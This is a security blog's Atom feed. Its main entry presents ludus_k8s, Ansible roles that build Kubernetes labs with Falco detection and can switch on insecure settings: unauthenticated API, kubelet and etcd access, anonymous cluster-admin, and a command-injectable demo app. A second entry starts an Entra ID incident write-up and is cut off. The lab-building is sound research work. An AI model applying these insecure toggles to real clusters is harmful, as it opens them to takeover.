<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://heilancoos.github.io/feed.xml" rel="self" type="application/atom+xml" /><link href="https://heilancoos.github.io/" rel="alternate" type="text/html" /><updated>2026-04-22T20:25:31+00:00</updated><id>https://heilancoos.github.io/feed.xml</id><title type="html">Heilan Cyber</title><subtitle>...in the pursuit of knowledge</subtitle><author><name>HC</name></author><entry><title type="html">Automating Kubernetes Security Labs with Ludus</title><link href="https://heilancoos.github.io/research/2026/04/22/ludus-k8s.html" rel="alternate" type="text/html" title="Automating Kubernetes Security Labs with Ludus" /><published>2026-04-22T00:00:00+00:00</published><updated>2026-04-22T00:00:00+00:00</updated><id>https://heilancoos.github.io/research/2026/04/22/ludus-k8s</id><content type="html" xml:base="https://heilancoos.github.io/research/2026/04/22/ludus-k8s.html"><![CDATA[<p>Github Repo found here: <a href="https://github.com/heilancoos/ludus_k8s">https://github.com/heilancoos/ludus_k8s</a></p>
<h2 id="introduction">Introduction</h2>
<p>In my blog on <a href="https://heilancoos.github.io/research/2025/12/16/kubernetes.html">Attacking and Defending Kubernetes</a>, I covered several different attack techniques and provided Falco detections for them. While writing that blog over the course of 3 months, I found that I spent most of my time simply trying to get things working properly as things tend to go with security research.</p>

<p><img src="/img/ludus_k8s/danieleheinsen.png" alt="image1" /></p>

<p>There is something to be said about the fact that setting up and configuring environments is worthwhile for upskilling and gaining a fuller understanding of different tools. However, at the same time, it can be a significant barrier to entry when it comes to security research. This problem is the underlying philosophy why <a href="https://blog.badsectorlabs.com/">Bad Sector Labs</a> released their cyber range deployment tool, <a href="https://docs.ludus.cloud/">Ludus</a>. Ludus allows users to quickly and easily deploy environments in Proxmox using Ansible and Packer. This has made security research infinitely easier and I wish I was aware of it earlier.</p>

<p>I’ve decided to release a collection of Ansible roles that makes setting up Kubernetes environments a lot easier for security research. This blog post will cover the main features of <code class="language-plaintext highlighter-rouge">ludus_k8s</code>.</p>

<h2 id="architecture-overview">Architecture Overview</h2>
<p><code class="language-plaintext highlighter-rouge">ludus_k8s</code> supports <code class="language-plaintext highlighter-rouge">microk8s</code> and <code class="language-plaintext highlighter-rouge">kubeadm</code> for cluster deployment methods. The default is <code class="language-plaintext highlighter-rouge">microk8s</code>, but the other options can be set by configuring <code class="language-plaintext highlighter-rouge">k8s_flavor</code> in the main configuration file.</p>


<p>Falco is used for runtime detections. It watches node activity and alerts based on pre-defined or custom rules. I talk more in-depth about Falco in my other blog <a href="https://heilancoos.github.io/research/2025/12/16/kubernetes.html#falco">here</a>. Falcosidekick then forwards those alerts to a configured endpoint. In <code class="language-plaintext highlighter-rouge">ludus_k8s</code>, there is built-in support for running Falcosidekick UI to display alerts. There is also support for Grafana/Loki stack, where Loki serves as centralized log aggregation and then Grafana visualizes those logs in a dashboard.</p>

<p><img src="/img/ludus_k8s/arch.png" alt="image1" /></p>

<p>Additionally, for users with the use case of deploying several nodes within a single cluster, <code class="language-plaintext highlighter-rouge">ludus_k8s</code> supports multinode functionality for both deployment methods.</p>

<p>Finally, since the whole reasoning behind this is for security research, <code class="language-plaintext highlighter-rouge">ludus_k8s</code> provides an easy way to configure common vulnerable misconfigurations such as unauthenticated access to the API server and Kubelet API, <code class="language-plaintext highlighter-rouge">ETCD</code> service exposure, insecure RBAC configurations, and more.</p>

<h3 id="core-k8s-features">Core K8s features</h3>
<p>The <code class="language-plaintext highlighter-rouge">install_k8s</code> role handles features like cluster configuration and embedding vulnerabilities. <code class="language-plaintext highlighter-rouge">microk8s</code> is the default flavor.</p>

<h4 id="pods">Pods</h4>
<p><code class="language-plaintext highlighter-rouge">custom_pods</code> takes a list where each entry is either an inline pod manifest or a path string to a YAML file.</p>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="na">custom_pods</span><span class="pi">:</span>
<span class="c1"># Inline pod sepc</span>
<span class="pi">-</span> <span class="na">apiVersion</span><span class="pi">:</span> <span class="s">v1</span>
  <span class="na">kind</span><span class="pi">:</span> <span class="s">Pod</span>
  <span class="na">metadata</span><span class="pi">:</span>
<span class="err">	</span><span class="na">name</span><span class="pi">:</span> <span class="s">nginx</span>
<span class="na">	namespace</span><span class="pi">:</span> <span class="s">default</span>
  <span class="s">spec</span><span class="err">:</span>
<span class="err">	</span><span class="na">containers</span><span class="pi">:</span>
<span class="err">	</span>  <span class="pi">-</span> <span class="na">name</span><span class="pi">:</span> <span class="s">nginx</span>
<span class="na">		image</span><span class="pi">:</span> <span class="s">nginx:alpine</span>
<span class="na">		ports</span><span class="pi">:</span>
<span class="err">		</span>  <span class="pi">-</span> <span class="na">containerPort</span><span class="pi">:</span> <span class="m">80</span>
<span class="c1"># File path</span>
<span class="pi">-</span> <span class="s2">"</span><span class="s">/home/localuser/my-deployment.yaml"</span>
</code></pre></div></div>
<h4 id="rbac">RBAC</h4>

<p>Service accounts, namespaces, Roles/ClusterRoles, and RoleBindings/ClusterRolebindings can be configured with <code class="language-plaintext highlighter-rouge">rbac_namespaces</code>, <code class="language-plaintext highlighter-rouge">rbac_service_accounts</code>, <code class="language-plaintext highlighter-rouge">rbac_roles</code>, and <code class="language-plaintext highlighter-rouge">rbac_bindings</code>.</p>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="na">rbac_namespaces</span><span class="pi">:</span>
  <span class="pi">-</span> <span class="s">dev</span>
<span class="na">rbac_service_accounts</span><span class="pi">:</span>
  <span class="pi">-</span> <span class="na">name</span><span class="pi">:</span> <span class="s">app-sa</span>
    <span class="na">namespace</span><span class="pi">:</span> <span class="s">dev</span>
<span class="na">rbac_roles</span><span class="pi">:</span>
  <span class="pi">-</span> <span class="na">kind</span><span class="pi">:</span> <span class="s">ClusterRole</span>
    <span class="na">name</span><span class="pi">:</span> <span class="s">secret-reader</span>
    <span class="na">rules</span><span class="pi">:</span>
      <span class="pi">-</span> <span class="na">apiGroups</span><span class="pi">:</span> <span class="pi">[</span><span class="s2">"</span><span class="s">"</span><span class="pi">]</span>
        <span class="na">resources</span><span class="pi">:</span> <span class="pi">[</span><span class="s2">"</span><span class="s">secrets"</span><span class="pi">]</span>
        <span class="na">verbs</span><span class="pi">:</span> <span class="pi">[</span><span class="s2">"</span><span class="s">get"</span><span class="pi">,</span> <span class="s2">"</span><span class="s">list"</span><span class="pi">]</span>
<span class="na">rbac_bindings</span><span class="pi">:</span>
  <span class="pi">-</span> <span class="na">kind</span><span class="pi">:</span> <span class="s">ClusterRoleBinding</span>
    <span class="na">name</span><span class="pi">:</span> <span class="s">secret-reader-binding</span>
    <span class="na">role_ref</span><span class="pi">:</span>
      <span class="na">kind</span><span class="pi">:</span> <span class="s">ClusterRole</span>
      <span class="na">name</span><span class="pi">:</span> <span class="s">secret-reader</span>
    <span class="na">subjects</span><span class="pi">:</span>
      <span class="pi">-</span> <span class="na">kind</span><span class="pi">:</span> <span class="s">ServiceAccount</span>
        <span class="na">name</span><span class="pi">:</span> <span class="s">app-sa</span>
        <span class="na">namespace</span><span class="pi">:</span> <span class="s">dev</span>
</code></pre></div></div>
<h4 id="network-policies">Network Policies</h4>
<p>Specific Network Policies Providers can be enabled with <code class="language-plaintext highlighter-rouge">k8s_cni</code> for <code class="language-plaintext highlighter-rouge">kubeadm</code> deployments. Currently supported providers are Calico and Cilium.</p>

<p>For <code class="language-plaintext highlighter-rouge">microk8s</code>, Calico can be enabled with <code class="language-plaintext highlighter-rouge">enable_network_policies</code>.</p>
<h4 id="pod-security-admission-psa">Pod Security Admission (PSA)</h4>
<p><a href="https://kubernetes.io/docs/concepts/security/pod-security-admission/">PSA</a> is an Admission Controller that can enforce Pod Security Standards which define different isolation levels in Pods. It is enabled with <code class="language-plaintext highlighter-rouge">enable_pod_security_admission</code> and defined with <code class="language-plaintext highlighter-rouge">psa_namespaces</code>:</p>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="na">psa_namespaces</span><span class="pi">:</span>
  <span class="pi">-</span> <span class="na">name</span><span class="pi">:</span> <span class="s">prod</span>
    <span class="na">enforce</span><span class="pi">:</span> <span class="s">restricted</span>
    <span class="na">audit</span><span class="pi">:</span> <span class="s">restricted</span>
    <span class="na">warn</span><span class="pi">:</span> <span class="s">restricted</span>
  <span class="pi">-</span> <span class="na">name</span><span class="pi">:</span> <span class="s">staging</span>
    <span class="na">enforce</span><span class="pi">:</span> <span class="s">baseline</span>
</code></pre></div></div>

<h4 id="admission-controllers">Admission Controllers</h4>

<p><code class="language-plaintext highlighter-rouge">enable_admission_controller</code> will deploy a Kyverno admission controller that is either Validating or Mutating. There are four pre-defined policies: <code class="language-plaintext highlighter-rouge">block_privileged</code>,  <code class="language-plaintext highlighter-rouge">require_labels</code>,  <code class="language-plaintext highlighter-rouge">inject_security_context</code>, and <code class="language-plaintext highlighter-rouge">add_default_labels</code>.</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">block_privileged</code>: A validating admission controller that refuses the deployment of any privileged containers and hostPath mounts.</li>
  <li><code class="language-plaintext highlighter-rouge">require_labels</code>: A validating admission controller that requires environment and app labels on namespaces and pods.</li>
  <li><code class="language-plaintext highlighter-rouge">inject_security_context</code>: A mutating admission controller that injects a hardened securityContext into pods.</li>
  <li><code class="language-plaintext highlighter-rouge">add_default_labels</code>: A mutating admission controller that adds an environment labels to namespaces without it.</li>
</ul>

<p>Custom policies can also be passed through <code class="language-plaintext highlighter-rouge">kyverno_custom_policies</code>.</p>

<h4 id="multinode">Multinode</h4>
<p>For simple environments, often a singular node suffices. For more complex environments, a multi-node cluster can be used to ensure high-availability. A multi-node cluster consists of one Master node and one or more Worker nodes.</p>

<p>The Master node is where the Control Plane lives and handles things like scheduling workloads. Worker nodes are where the workloads actually get run.</p>

<p>Note: On <code class="language-plaintext highlighter-rouge">microk8s</code> clusters with multiple nodes, High-Availability is managed by Dqlite rather than <code class="language-plaintext highlighter-rouge">ETCD</code>. Consequentially, <code class="language-plaintext highlighter-rouge">unauth_etcd</code> is not available on <code class="language-plaintext highlighter-rouge">microk8s</code> clusters with <code class="language-plaintext highlighter-rouge">multinode: true</code>.</p>

<h4 id="headlamp-dashboard">Headlamp Dashboard</h4>

<p>Since the Kubernetes Dashboard is deprecated, Headlamp serves as an alternative.</p>

<p><code class="language-plaintext highlighter-rouge">enable_headlamp</code> deploys the Headlamp Dashboard and specific configurations such as <code class="language-plaintext highlighter-rouge">headlamp_namespace</code> and <code class="language-plaintext highlighter-rouge">headlamp_nodeport</code> can be defined as well.
<img src="/img/ludus_k8s/headlamp.png" alt="image1" /></p>

<h3 id="telemetry">Telemetry</h3>

<p>Falco is installed by default relying on both syscalls and k8saudit for detections. UI selection is defined by <code class="language-plaintext highlighter-rouge">ui</code> and supports either <code class="language-plaintext highlighter-rouge">grafana</code> or <code class="language-plaintext highlighter-rouge">falcosidekick</code> which deploys the FalcoSidekick web ui.</p>

<p><img src="/img/ludus_k8s/grafana.png" alt="image1" /></p>

<p>There are some pre-defined Falco rules that live in <code class="language-plaintext highlighter-rouge">roles/telemetry/tasks/deps/rules.yaml</code> for easy reference. <code class="language-plaintext highlighter-rouge">falco_custom_rules</code> takes a string of rule names to deploy with Helm.</p>

<p>Example:</p>
<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="na">falco_custom_rules</span><span class="pi">:</span>
<span class="err">	</span><span class="pi">-</span> <span class="s2">"</span><span class="s">Anonymous</span><span class="nv"> </span><span class="s">Request</span><span class="nv"> </span><span class="s">Allowed"</span>
</code></pre></div></div>

<h3 id="insecure-configurations">Insecure Configurations</h3>
<h4 id="unauthenticated-api-access">Unauthenticated API Access</h4>
<p><code class="language-plaintext highlighter-rouge">enable_unauth_api</code> and <code class="language-plaintext highlighter-rouge">enable_unauth_kubelet</code>  can be enabled to configure unauthenticated access to the API server and the Kubelet API. Additionally, Kubelet API is configured with the authorization mode set to <code class="language-plaintext highlighter-rouge">AlwaysAllow</code>.</p>

<p><code class="language-plaintext highlighter-rouge">enable_unauth_api</code> does not change the authorization mode however. <code class="language-plaintext highlighter-rouge">anon_cluster_admin: true</code> will bind <code class="language-plaintext highlighter-rouge">cluster-admin</code> to <code class="language-plaintext highlighter-rouge">system:anonymous</code>.</p>

<h4 id="unauthenticated-etcd-access">Unauthenticated ETCD Access</h4>
<p><code class="language-plaintext highlighter-rouge">unauth_etcd: true</code>  exposes ETCD without authentication and installs <code class="language-plaintext highlighter-rouge">etcdctl</code> and <code class="language-plaintext highlighter-rouge">kubetcd</code>.</p>

<h4 id="anonymous-cluster-admin">Anonymous Cluster Admin</h4>
<p><code class="language-plaintext highlighter-rouge">anon_cluster_admin</code> binds <code class="language-plaintext highlighter-rouge">cluster-admin</code> to <code class="language-plaintext highlighter-rouge">system:anonymous</code></p>

<h4 id="kubernetes-remote-code-execution-via-nodesproxy-get-permission">Kubernetes Remote Code Execution Via Nodes/Proxy GET Permission</h4>
<p>A technique first detailed by <a href="https://grahamhelton.com/">Graham Helton</a>, <code class="language-plaintext highlighter-rouge">gh_nodes_proxy</code> enables a demo environment that sets up a ClusterRole with the permissions <code class="language-plaintext highlighter-rouge">nodes/proxy get</code>.</p>

<p>Details on how the technique works can be found <a href="https://grahamhelton.com/blog/nodes-proxy-rce">here</a>.</p>

<h4 id="pod-remote-code-execution">Pod Remote Code Execution</h4>
<p><code class="language-plaintext highlighter-rouge">demo_pod_rce: true</code> deploys a Flask app with a command injection vulnerability.</p>

<h2 id="final-thoughts">Final Thoughts</h2>
<p>It is my hope that this role collection will be helpful to security researchers, sysadmins, and anyone wanting to dive further into Kubernetes. For future expansion plans, I hope to add support for other Kubernetes deployment methods and additional features to make deploying Kubernetes clusters even more accessible.</p>]]></content><author><name>HC</name></author><category term="research" /><category term="research" /><category term="cloud" /><category term="containers" /><category term="security" /><summary type="html"><![CDATA[Github Repo found here: https://github.com/heilancoos/ludus_k8s Introduction In my blog on Attacking and Defending Kubernetes, I covered several different attack techniques and provided Falco detections for them. While writing that blog over the course of 3 months, I found that I spent most of my time simply trying to get things working properly as things tend to go with security research.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://heilancoos.github.io/img/ludus_k8s/arch.png" /><media:content medium="image" url="https://heilancoos.github.io/img/ludus_k8s/arch.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Understanding Identity Abuse in Entra ID through a Case Study (Xintra)</title><link href="https://heilancoos.github.io/write-up/2026/02/02/huskycorp.html" rel="alternate" type="text/html" title="Understanding Identity Abuse in Entra ID through a Case Study (Xintra)" /><published>2026-02-02T00:00:00+00:00</published><updated>2026-02-02T00:00:00+00:00</updated><id>https://heilancoos.github.io/write-up/2026/02/02/huskycorp</id><content type="html" xml:base="https://heilancoos.github.io/write-up/2026/02/02/huskycorp.html"><![CDATA[<h2 id="introduction">Introduction</h2>
<p>This is my write-up of an investigation I conducted while working through Xintra’s HuskyCorp incident simulation lab, along with what I learned throughout the process. The investigation revealed a hybrid end-to-end compromise and showed how an attacker can abuse identity in Entra ID in a variety of ways in order to escalate their privileges, maintain persistence, and effectively take over a tenant. By the end of the incident, the attacker gained administrative privileges within Entra, the on-premises Active Directory domain, and sensitive company information.</p>

<h2 id="executive-summary">Executive Summary</h2>
<p>In late April 2024, Husky Corp triggered an incident response investigation after discovering suspicpious user activity within their Azure tenant. The investigation revealed that a threat actor was able to to gain control over several identities, applications, and workstations. The threat actor was also able to successfully access sensitive business information.</p>

<p>Based on the tactics, techniques, and procedures observed, the activity aligns closely with publicly reported Midnight Blizzard (APT 29) tradecraft. These operations are commonly associated with intelligence collection and long-term access rather than disruptive activity.</p>

<p>This case study analyzes how a threat actor like Midnight Blizzard leverages identity mechanisms within Entra ID to maintain persistence and escalate their privileges.</p>

<h2 id="environment--scope">Environment &amp; Scope</h2>
